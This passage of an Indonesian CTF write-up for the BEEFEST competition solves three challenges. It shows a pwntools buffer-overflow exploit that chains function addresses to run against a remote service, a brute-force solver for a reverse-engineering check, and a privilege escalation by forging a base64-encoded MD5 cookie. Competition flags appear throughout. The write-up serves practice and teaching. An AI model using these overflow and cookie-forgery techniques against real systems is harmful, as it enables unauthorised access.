      |              ^~~~~
/usr/bin/ld: /tmp/cctIgbMs.o: in function `vuln':
banjir.c:(.text+0xe6): warning: the `gets' function is dangerous and should not

┌──(hyl㉿umarhyl)-[~/…/ctf/beefest/pwn/banjir]
└─$ ls
banjir  banjir.c  exploit.py
```

4. Lalu langkah terakhir membuat exploitnya, sesuai dengan langkah-langkah yang sudah saya jelaskan.



FLAG : BEEFEST{akhirnya_udah_gak_banjir_lagi_yey}

Lights On



Diberikan service nc 103.127.96.241 1738, dan file program executable lightsout. Saya mendownload file ini dan melakukan decompile menggunakan IDA lalu menganalisis kodenya.


Ada beberapa function, dimana function yang bernama lever* ini merupakan function yang akan menyalakan lampu sesuai dengan perintahnya, dan terdapat 5 lampu.


```
int THEroom()
{
  char v1[312]; // [rsp+0h] [rbp-140h] BYREF
  FILE *v2; // [rsp+138h] [rbp-8h]

  if ( light1 != 1 || light2 != 1 || light3 != 1 || light4 != 1 || light5 != 1 )
    return printf("gelaaap");
  v2 = fopen("flag.txt", "r");
  if ( !v2 )
  {
    puts("Loh... Flagnya mana :(");
    exit(1);
  }
  __isoc99_fscanf(v2, "%s", v1);
  return printf("FLAG : %s\n", v1);
}
```

Untuk mendapatkan flag perlu untuk menyalakan semua lampu secara bersamaan.

Disini langkah-langkah yang saya lakukan untuk mendapatkan flagnya adalah.

1. Mencari buffer overflow, saya mencarinya menggunakan gdb-gef.





Saya menemukan offsetnya yaitu 136

2. Mencari kombinasi untuk menyalakan ke 5 lampu secara bersamaan. Setelah mencoba-coba banyak kombinasi, saya menemukan kombisa yang bisa menyalakan 5 lampu secara bersamaan yaitu lever1, lever2, dan lever4

3. Langkah terakhir menulis exploitnya.


```python
from pwn import *

# p = process('./chall')
p = remote('103.127.96.241', 1738)

lever1 = 0x0000000004011c9
lever2 = 0x000000000040126c
lever3 = 0x0000000000401358
lever4 = 0x0000000004013fb
lever5 = 0x000000000040149e
theroom = 0x000000000040158a

payload = b'A' * 136
payload += p64(lever1)  # 4 dan 5
payload += p64(lever2)  # 1, 3, dan 4
# payload += p64(lever3)  # 3 dan 4
payload += p64(lever4)  # 2 dan 4
# payload += p64(lever5)  # 2, 3, dan 5
payload += p64(theroom)

p.sendline(payload)

result = p.recvlineS()
print(result)
```

```
┌──(hyl㉿umarhyl)-[~/…/ctf/beefest/pwn/lights]
└─$ python3 exploit.py
[+] Opening connection to 103.127.96.241 on port 1738: Done
FLAG : BEEFEST{tH4nk_y3w_1_wAs_s0_sc4R3d_Xynova}

[*] Closed connection to 103.127.96.241 port 1738
```

FLAG : BEEFEST{tH4nk_y3w_1_wAs_s0_sc4R3d_Xynova}

Reverse Engineering

Guess the number



Diberikan service nc 103.127.96.241 21010, dan file program executbale xiaos_brain. Saya mendownload file program dan meng decompile program menggunakan ida untuk melakukan analisis kode.
Terdapat 5 function utama

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  __int64 v4; // rbx
  __int64 v5; // rbx
  char s[304]; // [rsp+0h] [rbp-160h] BYREF
  __int64 v9; // [rsp+130h] [rbp-30h] BYREF
  __int64 v10; // [rsp+138h] [rbp-28h] BYREF
  FILE *v11; // [rsp+140h] [rbp-20h]
  __int64 v12; // [rsp+148h] [rbp-18h]

  v12 = 50LL;
  nuller();
  printf("berikan angka pertama: ");
  __isoc99_scanf("%lld", &v10);
  puts(::s);
  if ( val1(v10) )
  {
    puts("wih boleh boleh, kalo yang ini bisa tebak juga ga?");
    printf("berikan angka kedua: ");
    __isoc99_scanf("%lld", &v9);
    puts(::s);
    if ( val2(v9) && v10 / v9 > 1 )
    {
      v4 = len(v10);
      if ( v4 == len(v9) && (v5 = hasil(v10), v5 == hasil(v9)) )
      {
        v11 = fopen("flag.txt", "r");
        __isoc99_fscanf(v11, "%s", s);
        puts("bullseye! ini dia flagnya.");
        puts(s);
      }
      else
      {
        puts("ga seacak itu si.. ayo pasti bisa ini step terakhir!");
      }
    }
    else
    {
      puts("wah kali ini masih kurang akurat ni.");
    }
  }
  else
  {
    puts("ga serandom itu sih, coba diliat lagi");
  }
```

Untuk mendapatkan isi dari "flag.txt" dalam program ini, pengguna perlu memasukkan dua angka (v10 dan v9) yang memenuhi beberapa kondisi matematis tertentu yang diperiksa oleh program. Jika kedua angka tersebut memenuhi semua kondisi, program akan mencetak isi dari "flag.txt". Jadi, langkah-langkah singkatnya adalah:

1. Masukkan angka pertama (v10) dan angka kedua (v9).
2. Pastikan v10 memenuhi kondisi dari fungsi val1(v10).
3. Pastikan v9 memenuhi kondisi dari fungsi val2(v9) dan hasil pembagian v10 oleh v9 lebih dari 1.
4. Periksa apakah panjang v10 sama dengan panjang v9 dan hasil dari fungsi hasil(v10) sama dengan hasil dari fungsi hasil(v9).

Jika semua kondisi terpenuhi, program akan mencetak isi dari "flag.txt".

Lalu saya membuat solver dari langkah-langkah diatas

1. Pertama v10 memenuhi kondisi dari val1. Ini adalah potongan kode dari function val1

```
1  __int64 __fastcall val1(__int64 a1)
2  {
3    if ( a1 % 10 != 1 )
4      return 0LL;
5    if ( a1 % 23 != 1 )
6      return 0LL;
7    if ( a1 % 3 )
8      return 0LL;
9    return a1;
10 }
```

   berdasarkan kode ini saya menulis ulang menggunakan kodenya menggunakan python

```
def val1(a1):
    if a1 % 10 != 1:
        return False
    if a1 % 23 != 1:
        return False
    if a1 % 3 != 0:
        return False
    return True
```

2. Pastikan v9 memenuhi kondisi dari fungsi val2. Ini adalah potongan kode dari function val2.

```
1  __int64 __fastcall val2(
2  {
3    if ( a1 % 2 != 1 )
4      return 0LL;
5    if ( a1 % 21 != 9 )
6      return 0LL;
7    if ( a1 % 5 == 1 )
8      return a1;
9    return 0LL;
10 }
```

   berdasarkan kode ini saya menulis ulang menggunakan kodenya menggunakan python

```
def val2(a1):
    if a1 % 2 != 1:
        return False
    if a1 % 21 != 9:
        return False
    if a1 % 5 != 1:
        return False
    return True
```

3. Periksa panjang v10 dengan panjang v9 dan hasil dari fungsi hasil(v10) sama dengan hasil dari fungsi hasil(v9).
   Ini adalah function yang menghitung panjang dari input, dan menentukan hasil dari function hasil

```
__int64 __fastcall len(__int64 a1)
{
  __int64 v3; // [rsp+10h] [rbp-8h]

  v3 = 0LL;
  while ( a1 > 0 )
  {
    a1 /= 10LL;
    ++v3;
  }
  return v3;
}
```

```
__int64 __fastcall hasil(__int64 a1)
{
  __int64 v3; // [rsp+10h] [rbp-8h]

  v3 = 0LL;
  while ( a1 > 0 )
  {
    v3 += a1 % 10;
    a1 /= 10LL;
  }
  return v3;
}
```

Saya menulisnya kembali ke python seperti ini

```python
def len(a1):
    count = 0
    while a1 > 0:
        a1 //= 10
        count += 1
    return count

def hasil(a1):
    total = 0
    while a1 > 0:
        total += a1 % 10
        a1 //= 10
    return total
```

4. Langkah terakhir pastikan hasil pembagian v10 oleh v9 lebih dari 1. Periksa apakah panjang v10 sama dengan panjang v9 dan hasil dari fungsi hasil(v10) sama dengan hasil dari fungsi hasil(v9).
   Ini potongan kode dari function main untuk langkah terakhir

```
puts(::s);
if ( val2(v9) && v10 / v9 > 1 )
{
  v4 = len(v10);
  if ( v4 == len(v9) && (v5 = hasil(v10), v5 == hasil(v9)) )
```

   Dan saya menulisnya ulang dengan python.

```
if val2(v9) and v10 // v9 > 1 and len(v10) == len(v9) and hasil(v10) == hasil(v9):
    print(f"v10={v10}, v9={v9}")
```

5. Berikut solver lengkap saya

```
┌──(hyl㉿umarhyl)-[~/…/ctf/beefest/rev/number]
└─$ cat solver.py
def val1(a1):
    if a1 % 10 != 1:
        return False
    if a1 % 23 != 1:
        return False
    if a1 % 3 != 0:
        return False
    return True

def val2(a1):
    if a1 % 2 != 1:
        return False
    if a1 % 21 != 9:
        return False
    if a1 % 5 != 1:
        return False
    return True

def len(a1):
    count = 0
    while a1 > 0:
        a1 //= 10
        count += 1
    return count

def hasil(a1):
    total = 0
    while a1 > 0:
        total += a1 % 10
        a1 //= 10
    return total

for v10 in range(1, 10000):
    if val1(v10):
        for v9 in range(1, 10000):
            if val2(v9) and v10 // v9 > 1 and len(v10) == len(v9) and hasil(v10) == hasil(v9):
                print(f"v10={v10}, v9={v9}")
```


```
┌──(hyl㉿umarhyl)-[~/…/ctf/beefest/rev/number]
└─$ python3 solver.py
v10=4371, v9=1941
v10=5061, v9=1731
v10=5061, v9=2361
v10=5751, v9=2781
v10=6441, v9=1941
v10=6441, v9=2571
v10=7131, v9=1731
v10=7131, v9=2361
v10=7821, v9=2781
v10=8511, v9=1941
v10=8511, v9=2571
v10=8511, v9=3831
v10=9201, v9=1731
v10=9201, v9=2361
v10=9201, v9=3621
v10=9201, v9=4251
```

```
┌──(hyl㉿umarhyl)-[~/…/ctf/beefest/rev/number]
└─$  nc 103.127.96.241 21010
berikan angka pertama: 4371

wih boleh boleh, kalo yang ini bisa tebak juga ga?
berikan angka kedua: 1941

bullseye! ini dia flagnya.
BEEFEST{3m4nk_b0l3h_se4kura7_in1}
```


FLAG : BEEFEST{3m4nk_b0l3h_se4kura7_in1}

Web Exploitation

Admin Kh?




http://103.127.96.241:5500/ Pada chall ini diharuskan untuk menjadi admin agar dapat melihat lebih dalam. Dan website melakukan pengecekan admin.




Saya melihat pada bagian cookie dan terdapat role guest dengan value YjMyNmI1MDYyYjJmMGU2OTA0NjgxMDcxNzUzNGNiMDk=


ini merupak strings yang di encode menggunakan base64, saya mendecode strings ini pada cyber chef dan mendapatkan b326b5062b2f0e69046810717534cb09




saya tidak mengetahui apa ini, dan iseng untuk menaruhnya di gooogle.



Ternyata ini adalah hash md5, saya pun melakukan reverse terhadap hash ini menggunakan website https://md5hashing.net/hash/md5




Hasilnya adalah




Disini cookie pada chall website itu berisi role guest dengan value true, lalu saya menangkap untuk dapat menjadi admin saya harus merubah value dari role guest yang awalnya true menjadi false dengan cara mengembalikkan langkah-langkah saat saya menemukan value true.

1. Membuat hash dari kata false




68934a3e9455fa72420237eb05902327

2. Meng Encode hash tersebut ke base64




Njg5MzRhM2U5NDU1ZmE3MjQyMDIzN2ViMDU5MDIzMjc=


3. Lalu ganti value yang tadi menjadi value base64 yang baru




Dan berhasil masuk, pada halaman ini terlihat banyak sekali file.txt yang namanya merupakan strings base64. Tanpa berpikir panjang saya kembali lagi ke Cyber Chef dan mencari apa base64 dari flag.



ZmxhZw==, saya kembali ke halaman tadi dan melakukan pencarian file dengan nama ZmxhZw==, menggunakan ctrl+f, lalu membukanya.






BEEFEST{K4mu_aDm1nT_r11L_WoOo00wwWw}

FLAG : BEEFEST{K4mu_aDm1nT_r11L_WoOo00wwWw}

Extreme Note

